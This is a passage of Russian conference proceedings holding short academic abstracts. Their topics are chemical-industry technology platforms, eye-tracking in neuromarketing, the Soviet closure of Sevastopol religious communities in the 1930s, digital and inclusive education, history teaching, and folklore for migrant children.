Современным инструментом, направленным на активизацию усилий по созданию перспективных коммерческих технологий и новых продуктов, на привлечение дополнительных ресурсов являются технологические платформы. В настоящее время химический комплекс не располагает самостоятельными технологическими платформами. Вместе с тем, химическая промышленность задействована в функционировании технологических платформ других сфер российской экономики и среди них важнейшей для отрасли является технологическая платформа «Добыча природных ресурсов и нефтегазопереработка» и в ее рамках – технологическая платформа «Глубокая переработка углеводородных ресурсов».

Потенциал химического комплекса по участию в технологических платформах может быть реализован в функционировании ряда технологических платформ других отраслей, таких как «Медицинские и биотехнологии «Медицина будущего»; «Технологии металлургии и новые материалы и в ее рамках – «Новые полимерные композиционные материалы и технологии» и др. Развитие компьютерных и VR-технологий делает доступным для широкого круга исследователей молекулярный дизайн и химических реакций без натурных экспериментов, что повышает эффективность исследований, значительно сокращает временные и финансовые затраты. Разработками в области химической технологии занимаются так же научные подразделения крупнейших предприятий и вертикально-интегрированных структур, однако, лишь в своих узко корпоративных интересах.

Список литературы

1. Архив отчётов ОАО «НИИТЭХИМ». Режим доступа: http://niitekhim.ru/ru/services (Дата обращения: 25.02.2020).

2. Стратегия развития химического и нефтехимического комплекса России на период до 2030 года (совместный приказ Минпромторга России и Минэнерго России от 14 января 2016 г. № 33/11).

3. Freedoniagroup Режим доступа: https://www.freedoniagroup.com/ (Дата обращения: 25.02.2020).

УДК 339.138:159.9.7

ВИЗУАЛЬНЫЙ НЕЙРОМАРКЕТИНГ КАК МЕТОД ИЗУЧЕНИЯ ПОВЕДЕНИЯ ПОТРЕБИТЕЛЯ

Ярош О. Б.

Крымский федеральный университет им. В. И. Вернадского, г. Симферополь

В начале XX века проведение окулографических исследований было достаточно трудоемким и затратным, но благодаря появлению новых поколения инфракрасных айтрекеров, позволяющих с высокой точностью замерять паттерны глазодвигательного поведения, открылась новая страница в исследованиях поведения потребителей в естественных условиях, что позволило получать объективные данные, связанные как с фундаментальными, так и прикладными научными знаниями в практике нейромаркетинга.

Первые окулографические исследования, связанные с практикой маркетинговых исследований, относят еще к 1924 г, когда Никсон Х. провел первое обследование движения глаз при чтении печатного рекламного издания [1], скрываясь в коробке с занавеской. Спустя время, в 1940 г.

Ж. Карлайк [2] использовал камеру «Purdue Eye» для сбора данных о глазодвигательном поведении при чтении рекламных объявлений, появляющихся в субботних номерах. В 1950 году было выполнено исследование движения глаз пилотов, приземляющихся самолетов, по своей сути это была первая работа по юзабилити, которое послужило толчком в изучении интерфейсов для управления. В 1978 г. Д. Руссо [3] опубликовал пионерную работу, в которой отмечал, что айтрекинг является одним из наиболее эффективных методов маркетинга, поскольку позволяет исследовать процесс принятия решений потребителем. Он предложил одновременное использование классических и айтрекинговых методов отслеживания когнитивных процессов в маркетинге.

Мониторинг глазодвигательного поведения позволяет оценить поведение потребителей при воздействии на них разных маркетинговых стимулов. Такое измерение визуального внимания тесно связано с покупательным интересом. Изучение визуального внимания в академической литературе началось с классической модели иерархической обработки информации (AIDA) [4]. В конце XX века было показано, что из-за высокого уровня рекламного воздействия, с которым сталкиваются потребители, просматривая газеты, телевизор или Интернет, завоевать внимание все сложней [5]. Стало очевидно, что именно внимание является основным элементом, обеспечивающим эффективность рекламы. Оценка внимания с помощью айтрекинга позволяет выявлять визуальную значимость для потребителя того или иного объекта, а это подразумевает то, что движения глаз являются объективными данными для идентификации, позволяя конкретизировать, как люди смотрят и обращают внимание [6].

Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта № 19-110-50258.

Список литературы

1. Strong E. K. Theories of selling // Journal of Applied Psychology.- 1920.- № 9.- pp. 75–86.
2. Burke R. R., Srull T. K., Competitive inference and consumer memory for advertising // Journal of Consumer Researchю.- 1988.- Vol.15(1).- pp. 55–68.
3. Nixon H. K., Attention and interest in advertising // Archives of Psychology.- 1924.- №72.- pp. 5–67.
4. Karslake J. S. The purdue eye-camera: A practical apparatus for studying the attention-value of advertisements // Journal of Applied Psychology.- 1940.-№ 24.- pp. 417-440.
5. Russo J. E. Eye fixations can save the world: A critical evaluation and a comparison between eye fixations and other information processing methodologies // Advances in Consumer Research.- 1978.- №21.- pp. 561-570.
6. Визуальный нейромаркетинг: фундаментальные и прикладные исследования / под. ред. О. Б. Ярош, В. Е. Реутова. – Симферополь: ИТ «АРИАЛ», 2020. – 270 с.

УДК 908(1-924.71)

ЛИКВИДАЦИЯ РЕЛИГИОЗНЫХ ОРГАНИЗАЦИЙ СЕВАСТОПОЛЯ В 1929 –1930-е гг.

Белоглазов Р. Н.
Севастопольский государственный университет

Одним из актуальных факторов сохранения гражданского мира и согласия является создание подлинно демократической правовой системы государственного регулирования деятельности религиозных организаций. Для обеспечения ее эффективности и соответствия указанным требованиям необходимо применять исторический опыт, без учета которого невозможно решить соответствующие управленческие задачи и исправить политические ошибки в отношении верующих и духовенства, допущенные в прошлом.

Тематика развития государственно-конфессиональных отношений в Крымской АССР в предвоенные десятилетия получила достаточно широкое освещение в современной научной литературе, о чем свидетельствуют соответствующие работы [1, 5]. Тем не менее, региональный аспект этой проблемы на примере Севастополя остается одним из малоизученных вопросов. В связи с этим поставлена цель проанализировать основные направления практических действий органов власти, направленных на уничтожение организационной структуры религиозных конфессий в регионе в конце 1920-х – 1930-е гг. Для этого необходимо решить следующие задачи: дать характеристику формам и методам реализации соответствующей политики, проследить последовательность ликвидации конфессиональных общин с использованием статистических данных.

На рубеже 1920 – 1930-х гг. партийно-государственное руководство СССР посчитало необходимым приступить к решению религиозного вопроса через ужесточение административного давления на конфессиональные общины, усиление репрессий против духовенства и верующих. Применение такого подхода обусловливалось сворачиванием НЭП и началом проведения сплошной коллективизации сельского хозяйства, когда главной формой идеологического сопротивления крестьянства были объявлены «религиозные предрассудки». В течение 1929 – 1930-х гг. в Севастопольском районе использовался разнообразный арсенал средств для ликвидации конфессиональных общин: ужесточение административных требований, аресты и высылки в ходе кампании по раскулачиванию представителей духовенства и членов приходских советов, увеличение налоговой нагрузки на священнослужителей и арендаторов храмов, инспирирование «массовых» требований трудовых коллективов и жителей о закрытии церквей, конфискации колоколов, дискредитация религии и служителей культа агитационно-пропагандистскими методами, увеличение числа антирелигиозных кружков, ячеек Союза воинствующих безбожников.

Итоги форсированной антирелигиозной кампании была призвана подвести перерегистрация религиозных организаций (с 1 декабря 1929 г. по 1 мая 1930 г.), политической целью которой было юридическое оформление уменьшения числа действовавших конфессиональных общин, многие из которых под давлением государства фактически оказались в состоянии организационного распада.

На территории севастопольского региона в течение 1920 – 1931 гг. было ликвидировано на основании так называемых ходатайств трудящихся 32 культовых здания и 11 молитвенных помещений (27 церквей и часовен, 1 синагога, 1 мечеть). Впоследствии часть из них была перепрофилирована под клубы и школы (22) или использовалась для других целей (9), разбиралась на стройматериалы (5). В сфере антирелигиозной идеологической работы показателем было создание 135 ячеек (58 производственных) Союза воинствующих безбожников с общей численностью около 8000 членов [6, с. 68-69].

По данным Севастопольский городского исполкома на 1935 г., в городе с 1920 г. было ликвидировано 29 православных храмов и 5 часовен, 1 караимская кенасса, 1 лютеранская кирха, 3 синагоги, 1 армяно-григорианская церковь, 1 молитвенный дом. При этом оставались действовавшими 3 православные церкви, 1 мечеть, 1 синагога, 1 костел, 1 молитвенный дом евангелистов [2, л. 101-103].

В декабре 1934 г. в Балаклавском районе (как самостоятельная административно-территориальная единица был выделен из состава Севастопольского района в октябре 1930 г.) функционировало 3 мечети (1 – деревня Ай-Тодор, 2 – деревня Старые Шули), и 3 православные церкви в Балаклаве. В сентябре 1935 г. на территории района оставалось 2

православных храма (деревня Скеля и Балаклава). В течение 1920 – 1935 гг. было закрыто 26 мечетей, 4 православные церкви, 4 культовых здания других конфессий, помещения которых использовались под клубы, избы читальни, амбары (6), колхозные склады (15) или находились в разрушенном состоянии (6) [2, л. 22, 24].

В сентябре 1936 г. Балаклавский районный совет закрыл, допустив ряд административно-правовых нарушений, последнюю действовавшую на его территории церковь Николая Чудотворца. Соответствующая приходская община во главе со священником В. С. Сорокиным попыталась опротестовать данное решение и направила обоснованную жалобу по этому вопросу в адрес Постоянной комиссии по рассмотрению культовых вопросов при Президиуме ЦИК СССР. Однако в сентябре 1937 г. Президиум ВЦИК оставил постановление местных властей в силе [4, л. 3].

Во второй половине 1930-х гг. в Севастополе продолжился процесс ликвидации последних конфессиональных общин: в 1936 г. был закрыт костел Св. Климента, а его ксендз арестован. В 1938 г. подверглась ликвидации городская мечеть Ак-Къяр, первого имама которой Ю. И. Рахимова арестовали в 1937 г. по обвинению в контрреволюционной деятельности и шпионаже и приговорили к расстрелу (реабилитирован в 1957 г.). По данным Севастопольского городского исполкома на сентябрь 1938 г., в городе оставалось только 2 действовавших культовых здания: церковь Всех Святых (городское кладбище) с настоятелем В. Д. Бреневым и Солдатская еврейская синагога (ул. Дроздова, 13) [3, л. 74].

В 1939 г. информационно-статистическая группа Президиума Верховного Совета Крымской АССР, подводя итоги в одном из служебных документов закрытию храмов на территории полуострова в период советской власти, констатировала следующий факт: «В настоящее время в Крымской АССР, за исключением одной православной церкви в Симферополе действующих церквей нет» [3, л. 176].

Таким образом, советское руководство в конце 1920-х гг. приступило к окончательной ликвидации религиозных организаций и полному искоренению религии из общественной жизни. Для решения этой задачи использовался разнообразный арсенал средств по наращиванию административно-полицейских репрессий против духовенства и активных верующих. В условиях севастопольского региона развитие этих процессов соответствовало общероссийским и общекрымским тенденциям, что привело в конце 1930-х гг. к полному уничтожению на его территории организационной сети всех конфессий.

Исследование выполнено при финансовой поддержке РФФИ и правительства г. Севастополя, проект «История взаимоотношений религиозных общин и органов государственной власти в Севастополе (1783-2017 гг.)» No 18-49-920003

Список литературы

1. Бєлоглазов, Р. М. Політика радянської влади щодо релігійних конфесій у 1920-ті рр. (за матеріалами Кримської АСРР) [Текст] : автореф. дис. ... канд. іст. наук : 07.00.01 / Бєлоглазов Роман Миколайович ; Харківський національний ун-т. - Харків, 2002. - 19 с.
2. Государственный архив Республики Крым (далее – ГА РК), Ф. Р-663, оп. 18, д. 46.
3. ГА РК, Ф. Р-663, оп. 18, д. 90.
4. Государственный архив Российской Федерации, Ф. Р-5263, оп. 1, д. 198.
5. Катунин, Ю. А. Православие Крыма в 1917 – 1939 годах: проблема взаимоотношений с государством / Ю. А. Катунин. – Симферополь : МСП «Ната». – 416 с.
6. Севастополь в третьем году пятилетки / под ред. С. Константинова. – Севастополь: изд-во «Маяк коммуны», 1931. – 117 с.

УДК 378

ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКИ КАДРОВ В КОНТЕКСТЕ ЦИФРОВИЗАЦИИ СИСТЕМЫ НЕПРЕРЫВНОГО ОБРАЗОВАНИЯ

[1]Глотова А. В., [2]Снегур Д. А.
[1]Филиал МГУ им. М.В. Ломоносова в г. Севастопое
[2]Севастопольский государственный университет

Содержание и принципы образования непосредственно связаны с тенденциями и приоритетными направлениями развития общества внутри государства. В условиях глобализации и

внедрения новых моделей международного партнерского взаимодействия правительство Российской Федерации активно внедряет инновационные формы и подходы для обеспечения качества профессиональной подготовки кадров.

Использование современных цифровых технологий в различных сферах социально-экономической деятельности общества обусловило необходимость трансформации всех уровней системы образования в России. Для повышения конкурентоспособности кадров и соответствия мировым стандартам 28 июля 2017 г. Правительство РФ утвердило программу «Цифровая экономика Российской Федерации» [3]. Данное распоряжение нацелено на создание новой модели взаимодействия между представителями институтов власти, бизнеса, экспертных и научных сообществ в условиях цифровизации страны. Предлагаемое сотрудничество представляет собой стратегическое решение проблемы профессиональной подготовки кадров для ведения международной деятельности. Создание информационно-грамотного общества необходимо для социального, культурного, экономического и политического благополучия России.

В соответствии с положениями программы «Цифровая экономика Российской Федерации» применение цифровых технологий на всех уровнях и ступенях образования является обязательным условием организации процесса обучения. Образовательные организации должны быть подключены к сети Интернет для создания и обеспечения доступа к ресурсам и материалам современной цифровой образовательной среды.

Однако в процессе реализации национальных цифровых стратегий был выявлен ряд проблем, обуславливающих трудности реализации проекта. Прежде всего, отмечается недостаточный уровень подготовки кадров в образовательном процессе, соответствующих требованиям национальной программы. Цифровизация общества подразумевает вовлечение представителей всех возрастных групп в новый формат взаимодействия с использованием информационно-коммуникационных технологий (ИКТ) и ресурсов интернета.

Интернет является не только основным источником информации в современном обществе, но также и средой для организации и ведения инновационной профессиональной деятельности без явных территориальных ограничений. Процесс получения знаний и приобретения необходимых профессиональных навыков и умений в новом формате сводится к использованию развивающихся образовательных технологий и средств онлайн-обучения на всех ступенях системы образования.

Следует отметить, что основная категория преподавателей сегодня — люди старше 30 лет, не владеющие в совершенстве необходимыми цифровыми навыками, в отличие от более молодого поколения. Исходя из этого, возникает потребность обучения основам цифровой грамотности, прежде всего, специалистов образовательной сферы, поскольку именно они являются связующим звеном в процессе подготовки будущих специалистов.

Сотрудничество РФ с ЮНЕСКО по вопросам квалифицированной профессиональной подготовки кадров является приоритетным направлением международной деятельности. В связи с этим, в апреле 2018 года в Москве был организован Министерский форум «Цель устойчивого развития 4: глобальный диалог по вопросам применения ИКТ в образовании» в рамках проведения Московского международного салона образования 2018. Докладчики форума рассматривали проблемы и альтернативы повышения качества подготовки кадров в условиях цифровизации системы образования [5].

Более того, на сегодняшний день отмечается острая необходимость в постоянном приобретении и пополнении базы знаний и навыков в контексте стремительного фундаментального преобразования общества. Концепция непрерывного образования направлена на удовлетворение учебных потребностей и повышения мотивации всех сторон процесса. Цифровые технологии предоставляют новые возможности для реализации положений непрерывного образования, которое охватывает все уровни и ступени. Доцент кафедры «Теория и история журналистики» РУДН Пархитько Н.П. акцентирует внимание на том, что: «…образование приобретает черты многовекторного процесса совершенствования человеческой деятельности» [2, С. 1211], а также подчеркивает необходимость специалистов в ориентировании в смежных областях знаний. Помимо этого, необходимость формирования в общественном сознании установок на непрерывное образование в течение всей жизни, вне зависимости от возраста, дает возможность увеличить продолжительность активной жизни человека, максимально и эффективно использовать человеческий опыт и интеллект в течение всей его жизни в интересах социально-экономического развития страны [1].

Цифровизация непрерывного образования также направлена на процесс дальнейшего развития и формирования основных категорий навыков населения, востребованных в 21 веке. Например, навыки

для жизни и построения карьеры (Life and Career skills), навыки для обучения и ведения инновационной деятельности (Learning and Innovation skills), а также навыки работы с информацией, медиа грамотность и владение ИКТ (Information, Media and Technology Skills) [4].

Изменение формата обучения и широкое использование цифровых образовательных технологий (возможностей дистанционного обучения, интегрирование ИКТ и ресурсов онлайн-обучения) является основой современной концепции непрерывного образования, строящейся на важных принципах преемственности, рациональности, гибкости и вариативности. Таким образом, цифровизация системы образования в Российской Федерации ориентирована на повышение качества профессиональной подготовки кадрового потенциала страны, а также на привлечение к учебному процессу максимального количества населения страны.

Список литературы

1. Мюдлер Е. В. Непрерывное образование как один из главных элементов европейской социальной модели // Pedagogical Sciences. 2013. №11. С. 178—181.
2. Пархитько Н. П. Развитие непрерывного образования в России. Проблемы и перспективы. // Постсоветские исследования. — Т.2 (4). — 2019. — [Электронный ресурс]. — Режим доступа: https://cyberleninka.ru/article/n/razvitie-nepreryvnogo-obrazovaniya-v-rossii-problemy-i-perspektivy (дата обращения: 19.02.2020).
3. Программа «Цифровая экономика Российской Федерации» // Правительство Российской Федерации 2017. — [Электронный ресурс]. — Режим доступа: http://static.government.ru/media/files/9gFM4FHj4PsB79I5v7yLVuPgu4bvR7M0.pdf (дата обращения: 16.02.2020).
4. Framework for 21st Century Learning Definitions, 2019. Learning21st Century Skills. Partnership for 21st Century. Retrieved from Battle for Kids non-for-profit organization website. — [Электронный ресурс]. — Режим доступа: http://www.battelleforkids.org/networks/p21/frameworks-resources (дата обращения: 19.02.2020).
5. Ministerial forum “Global Dialogue on ICT and Education Innovation — Towards Sustainable Development Goal for Education (SDG 4)”. Proceedings, 18-19 April, 2018. Moscow. Russian Federation. — UNSECO, 2019. — [Электронный ресурс]. — Режим доступа: https://iite.unesco.org/publications/ministerial-forum-global-dialogue-on-ict-and-education-innovation-towards-sustainable-development-goal-for-education-sdg-4-proceedings/ (дата обращения: 19.02.2020).

УДК 908

СОХРАНЕНИЕ ИСТОРИЧЕСКОЙ ПАМЯТИ ГОРОДА-ГЕРОЯ СЕВАСТОПОЛЯ В РАМКАХ ВНЕУРОЧНОЙ ДЕЯТЕЛЬНОСТИ ДОВУЗОВСКИХ УЧРЕЖДЕНИЙ МИНИСТЕРСТВА ОБОРОНЫ

Картышева Т. В., Колчина Н. А.

Филиал НВМУ (Севастопольское ПКУ), г. Севастополь

1. Способствовать воспитанию патриотизма через конкретную деятельность, коллектива и его участников, а также осознание воспитанниками значимости и уважительного отношения к героическому прошлому, истории города-героя Севастополя.

2. Чтобы стать настоящим патриотом, нужно изучать историю своей страны. Знать имена героев, которые прославили Отечество, брать с них пример.

3. Исследовательско–творческий проект «Береговые батареи Черноморского флота». Данный проект призван содействовать формированию патриотических чувств, активной жизненной позиции нахимовца, его желанию готовности к служению Отечеству.

4. В ходе изучения используем различные современные формы и методы, приемы воспитательной внеклассной работы. Работа велась по 5 основным направлениям:

- Патриотическое воспитание;
- Нравственное воспитание;
- Исследовательское;
- Формирование ценностных ориентаций;

- Творческое;

Сотрудничество с музеями и историческими клубами города Севастополя – это тематические встречи, посещение выставок, фестивалей, экскурсии, занятия.

5. Нахимовцы провели исследовательскую работу подобрали и разработали материал для 3 –х документальных сюжетов: «Зарождение батарей», «Малахов курган», «Батареи во время Великой Отечественной войны».

Список литературы

1. Ванеев Г.И. Севастополь. 1783 – 1983. Страницы истории [Текст] / Г.И. Ванеев: справ. – Симферополь: Таврида, 1983. – 208 с.: ил.
2. Гармаш П.Е. Севастополь – город-герой [Текст] / П.Е. Гармаш. – М.: Воениздат, 1983. – 128с.: ил. – (Города-герои).
3. Героический Севастополь [Текст]. – Севастополь: Альбатрос, 2016. – 280 с.: ил.
4. Куликов И.И. Севастополь: страницы истории и взгляд в будущее [Текст] / И.И. Куликов. – Севастополь: Салта ЛТД, 2012. – 573 с.: ил.
5. У карты Севастополя [Текст] / А.А. Ляхович, Л.А. Шорин, Е.В. Веникеев, В.Г. Шавшин: справ. – Симферополь: Таврия, 1982 г. – 224 с.: ил.

УДК 37.01/.09

ИССЛЕДОВАТЕЛЬСКИЙ (ЛАБОРАТОРНЫЙ) МЕТОД ПРЕПОДАВАНИЯ ИСТОРИИ В КОНТЕКСТЕ АКСИОЛОГИЧЕСКИХ СТРАТЕГИЙ ОБРАЗОВАНИЯ

Фомин А. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В свете задач, стоящих перед нашим обществом и сформулированных в Стратегии национальной безопасности России, важнейшим приоритетом является сохранение и передача последующим поколениям традиционных духовно-нравственных ценностей отечественной культуры. В этом контексте исследовательский метод преподавания истории обретает огромное значение в развитии личности и общества, формируя аксиологическую картину мира и образ мышления целых поколений, способствуя развитию от парадигмы «знаниевой» к «деятельностной», от «монологичной» к «диалогичной». Данный дискурс, имеющий выраженное аксиологическое звучание, существует столько же, сколько и сама школа со времён Сократа. Именно Афинская школа заложила основы академического, классического образования, определив ценностно-смысловыми приоритетами познание Истины; диалог, подразумевающий ценность личности другого; стремление к добродетельности (аретэ). Византия обеспечила преемственность, переосмысление и трансляцию важнейших аксиологических доминант образования в содержании Кирилло-Мефодиевской традиции, воспринятой нашей культурой от Крещения Руси. В конце XIX – начале XX века наряду с гимназическим образованием по образцу прусской системы появляется множество диалогичных по форме и содержанию студий, кружков, секций, где учащиеся получали возможность направленного развития талантов. Можно привести такие примеры, как участие севастопольских гимназистов в раскопках под руководством директора Херсонесского музея Р.Х.Лепера, организацию следопытов в Москве и Санкт-Петербурге, а также лабораторный или, как его еще называли, реальный метод преподавания истории, часто связываемый с именами С.В.Фарфоровского и Н.А.Рожкова. Особенность лабораторного (реального) метода в том, что он предполагал изучение истории по историческим источникам.Востребованность «лабораторного» метода в формировании исследовательских навыков, глубоких знаний, способности к творческой деятельности чаще всего можно встретить в системе дополнительного образования, в авторских школах. Но вот уже в наши дни, в связи с актуальными вызовами XXI века, стоит вполне определённая задача внедрения системно-деятельностного подхода (ФГОС) в образовательный процесс, подразумевающего смещение акцента в сторону исследовательской и проектной деятельности учащихся. Именно ценностно-ориентированная деятельность может заложить прочные аксиологические ориентиры: уважение к отечественной культурной традиции, ценность познания истории «как она происходила на самом

деле», уважение к другому как личности, как участнику творческого диалога на основе субъект-субъектных отношений.

Исходя из вышесказанного, с целью создания академического ценностно-ориентированного (аксиологического) образовательного пространства благоприятного для научного и аксиологического творчества учащихся, в 2014 году было создано творческое объединение «Отечество». В основе данного образовательного проекта – многолетний опыт автора по осуществлению социокультурных образовательных программ, включая руководство образовательной археологической экспедицией в Херсонесский музей-заповедник (1988-2012), организация и проведение научных конференций учащейся молодежи (с 2009). [1,2]

Дополнительная общеобразовательная программа Фомина А.В. для юных историков «История Отечества. Херсонес-Севастополь» включает не только изучение истории России и исторического краеведения, основ исследовательской и проектной деятельности, но также овладение навыками подготовки и участия в конференциях, обретение опыта осуществления проектов. Задачи, решаемые в контексте организации исследовательской деятельности учащихся и подготовки к участию в школьной секции научных конференций филиала МГУ имени М.В.Ломоносова в городе Севастополе:

1) формирование академического ценностно-ориентированного образовательного пространства, благоприятного для развития личности, способной к созиданию себя и окружающего мира на основе нравственных приоритетов отечественной культуры;
2) внедрение исследовательского метода изучения истории, при котором учащийся находится в ситуации исследователя, ставящего проблему, анализирующего исторические источники, определяющего цели, задачи, методы, осуществляющего апробацию результатов работы;
3) внедрение интерактивных образовательных технологий, направленных на формирование глубоких знаний, навыков информационного поиска и самостоятельного мышления, организацию творческого диалога и аксиологического творчества.

При взаимодействии кафедры истории и международных отношений Филиала МГУ имени М.В.Ломоносова с Региональным ресурсным центром по духовно-нравственному воспитанию Балаклавского дома детского и юношеского творчества с 2017 года ежегодно проводятся научно-практические конференции творческого объединения «Отечество» "Севастопольские Свято-Александровские чтения" и "Херсонесские Кирилло-Мефодиевские чтения". Участие в конференциях служит важным этапом в подготовке учащихся к работе школьных секций международных конференций, проводимых в Филиале МГУ имени М.В.Ломоносова. Тематика исследовательских работ начинающих историков посвящена в значительной степени вопросам, связанным с духовно-нравственным содержанием отечественной истории.

Результаты участия юных историков творческого объединения «Отечество» в Международной научной конференции студентов, аспирантов и молодых ученых «Ломоносов» в 2018 году – 1 диплом I степени, 2 диплома II степени, 2 диплома III степени; в 2019 году – 1 диплом I степени, 1 диплом II степени, 4 диплома III степени. Результаты участия в Международной научной конференции «Лазаревские чтения: Причерноморье. История, политика, география, культура»: в 2018 году – 1 диплом I степени, 1 диплом II степени, 2 диплома III степени; в 2019 году – 1 диплом II степени, 2 диплома III степени.

Интерактивные образовательные технологии организации исследовательской деятельности учащихся используются автором в работе со слушателями подготовительных курсов филиала МГУ имени М.В.Ломоносова. Обретаемые на занятиях знания будущие историки учатся использовать в проектной и исследовательской работе. Стремление к установлению исторической правды, способность к аксиологическому анализу исторических событий, творческий диалог в ходе апробации результатов исследовательской работы способствуют в свою очередь формированию важнейших нравственных приоритетов отечественной культурной традиции: ценности познания Истины, другого как личности, жизни как творчества.

Список литературы

1. Фомин А.В. Творческое объединение «Отечество». Из опыта формирования аксиологического образовательного пространства // Православное краеведение и просвещение: сборник материалов конференций «Православное краеведение и просвещение» XXVI и XXVII Международных Рождественских образовательных чтений [Москва, 24-26 января 2018 г. / 25-27 января 2019 г.] / науч.

ред. Епископ Рыбинский и Даниловский Вениамин; А.М.Новоторцева. – Ярославль: РИО ЯГПУ, 2020. – 116 с., С. 60–67

2. Фомин А.В. Аксиологическое культуротворчество в образовательном пространстве школы // Русская словесность в мета-предметных связях: семиотика, язык, культура: материалы I Всероссийской научно-практической конференции. Севастополь – Магнитогорск / под ред. Т.А. Горпинич. – Челябинск: ПИРС, 2016. – 73 с., С. 59-61

УДК 376

ОСОБЕННОСТИ РАЗВИТИЯ ИНКЛЮЗИВНОГО ОБРАЗОВАНИЯ В СОВРЕМЕННОМ ВУЗе

Романова Ю. В.

Челябинский государственный университет, Институт права

Челябинский государственный университет – классический университет Южного Урала. Классическое образование, которое он дает своим студентам, безусловно, единого высокого стандарта, как для обычных студентов, так и для тех, у кого возможности здоровья ограничены.

ЧелГУ располагает универсальным оснащением и оборудованием, которое используется обучающимися с ограниченными возможностями здоровья. Есть мультимедийная компьютерная аудитория, тифлотехническая и сурдологическая учебные аудитории, учебно-досуговый комплекс, центр информационных ресурсов. В главном корпусе университета создана безбарьерная архитектурная среда: подъездные пандусы, лифты, подъемники, пандусы в переходах, специально оборудованные учебные места в первых рядах лекционных аудиторий, места общего пользования, на автомобильной стоянке рядом с корпусом предусмотрены специализированные парковочные места.

Реализация государственной политики в области образования лиц с ограниченными возможностями здоровья (ОВЗ) предполагает возможность получения этой категорией граждан полноценного высшего образования, приобретения такой специальности, которая дает возможность человеку стать равноправным членом общества.

В Челябинском государственном университете разработана программа развития инклюзивного образования на 2019-2021 г.г. [1]. Нормативной основой программы университета, в первую очередь, послужил Федеральный закон от 3 мая 2012 г. № 46-ФЗ «О ратификации Конвенции о правах инвалидов» [2].

Ежегодно на всех факультетах ЧелГУ обучается более ста студентов с инвалидностью по всем формам обучения, в том числе с использованием дистанционных образовательных технологий. Среди студентов-инвалидов ЧелГУ 21% имеют первую группу инвалидности, 24% — вторую группу, 53% — третью группу, 2% имеют статус «ребенок-инвалид». Более 40% студентов имеют нарушения опорно-двигательного аппарата, в том числе передвигающиеся на коляске, 15% студентов имеют нарушения зрения, 9% студентов — нарушения слуха, значительная часть студентов-инвалидов (около 32%) имеет нарушения различных органов и систем организма [3].

Представляется, что для освоения и последующей успешной карьерной реализации лиц с ограниченными возможностями здоровья (ОВЗ) прекрасно подходит профессия «юрист».

Интеграция студентов с инвалидностью и ОВЗ в образовательные условия, предлагаемые Институтом права ФГБОУ ВО «ЧелГУ» требует знаний о психологических особенностях формирования личности человека с функциональными ограничениями, создания доступной среды, применения новых технологий для обучения. И этими знаниями должны обладать все сотрудники Института. Конечно, регулярно сотрудники Института права проходят повышение квалификации по необходимым программам. В частности, в период с 18 апреля 2019 года по 28 апреля 2019 года для преподавателей Института права в Ресурсном учебно-методическом центре по обучению инвалидов и лиц с ограниченными возможностями здоровья было обеспечено обучение по дополнительной профессиональной программе «Технологии инклюзивного высшего образования для лиц с инвалидностью и с ограниченными возможностями здоровья».

Несмотря на это, целесообразно, ввести должности тьюторов в структурных подразделениях Института права.

Также необходимо пересмотреть программы подготовки вузовских педагогов и наладить сотрудничество с экспертами в данной области. Это позволит не только подготовить кадры, но и обеспечит продуктивную работу над созданием стратегий развития инклюзивного образования, специально адаптированных программ и индивидуальных планов. Инклюзивное образование предъявляет высокие требования ко всем участникам образовательного процесса, и отдельная роль отводится компетентности преподавателей.

Представляется, что было бы правильным, подготовить аудиоучебники по дисциплинам, преподаваемым в Институте права.

Следующим важным моментом видится введение необходимых и эффективных методов содействия трудоустройству студентов с ограниченными возможностями здоровья.

Для студентов с ОВЗ можно организовывать веб-семинары, интернет-конференции, интернет-консультации, проходящие в интерактивном режиме.

Все интернет-мероприятия следует проводить с видеообратной связью: студенты видят друг друга в режиме онлайн, могут общаться в чате, задать устно вопрос или высказать свое мнение. Чувство общности, которое возникает во время таких интернет-мероприятий, является очень сильным фактором личностного и профессионального развития. Как правило, участие в данных мероприятиях одновременно принимает достаточно большое число студентов.

Можно даже инициировать создание Клуба общения студентов Института права в формате интернет-конференции. Например, каждую субботу вечером собираться в интернет-конференц зале и обсуждать те проблемы, которые интересны для них.

Всегда следует помнить, что успешность образования напрямую зависит от созданных в стенах образовательной организации условий инклюзивного обучения. Одного наличия в вузе специализированной инфраструктуры недостаточно.

Главное, чувствовать и предугадывать потребности студента. Ведь ВУЗ создан для студентов, а не наоборот.

Чем больше внимания мы будем уделять образовательным потребностям студентов с ОВЗ, тем большую отдачу от этих ребят мы будем получать в процессе обучения. Тем большее количество студентов мы сможем привлечь к обучению в Институте права.

Работодатели, в последующем, будут благодарны за грамотных, квалифицированных специалистов.

То есть, получится положительно настроенный замкнутый цикл взаимодействия: ВУЗ-Студент-Работодатель.

Список литературы

1. Программа развития инклюзивного образования ЧелГУ 2019-2021 г.г. [Электронный ресурс]. – URL https://www.csu.ru/SiteAssets/about/barrier-free-environment/barrier-free-environment/Программа%20развития%20иклюзивного%20образования%20ЧелГУ%202019-2021.pdf (дата обращения 09.03.2020). – Текст: электронный.
2. Федеральный закон от 3 мая 2012 г. № 46-ФЗ «О ратификации Конвенции о правах инвалидов» [Электронный ресурс]. – URL https://base.garant.ru/70170066/ (дата обращения 09.03.2020). – Текст: электронный.
3. Сайт ЧелГУ. Раздел безбарьерная среда.- URL https://www.csu.ru/about/barrier-free-environment/barrier-free-environment.aspx (дата обращения 09.03.2020). – Текст: электронный.

УДК 37.01/.09

ИСПОЛЬЗОВАНИЕ ДЕТСКОГО ФОЛЬКЛОРА НА НАЧАЛЬНОМ ЭТАПЕ ОБУЧЕНИЯ ДЕТЕЙ-МИГРАНТОВ

Данелян Е. Г.
Тверской государственный университет

Детский фольклор развивает не только русскую устную речь детей-мигрантов, но и их познавательный интерес, формирует межэтнические отношения.

Ключевые слова: русский язык, детский фольклор, познавательный интерес, межэтнические отношения.

Общеизвестно, что сегодня одной из проблем в России является проблема миграции граждан из стран СНГ. Усилившийся приток миграции «обусловил стихийное возникновение нового типа школы, условно называемой полиэтническая (поликультурная) школа. Такая ситуация стала новой реальностью практически всех мегаполисов России» [5].

На начальном этапе обучения детей в полиэтнической школе учитель ставит задачи: «...создать положительное отношение к изучаемому языку, постоянно пробуждать и поддерживать интерес к занятиям; выработать первоначальные умения и навыки общения на русском языке; максимально использовать тексты, которые развивают устную речь, вызывают у детей познавательный интерес и формируют межэтнические отношения» [3].

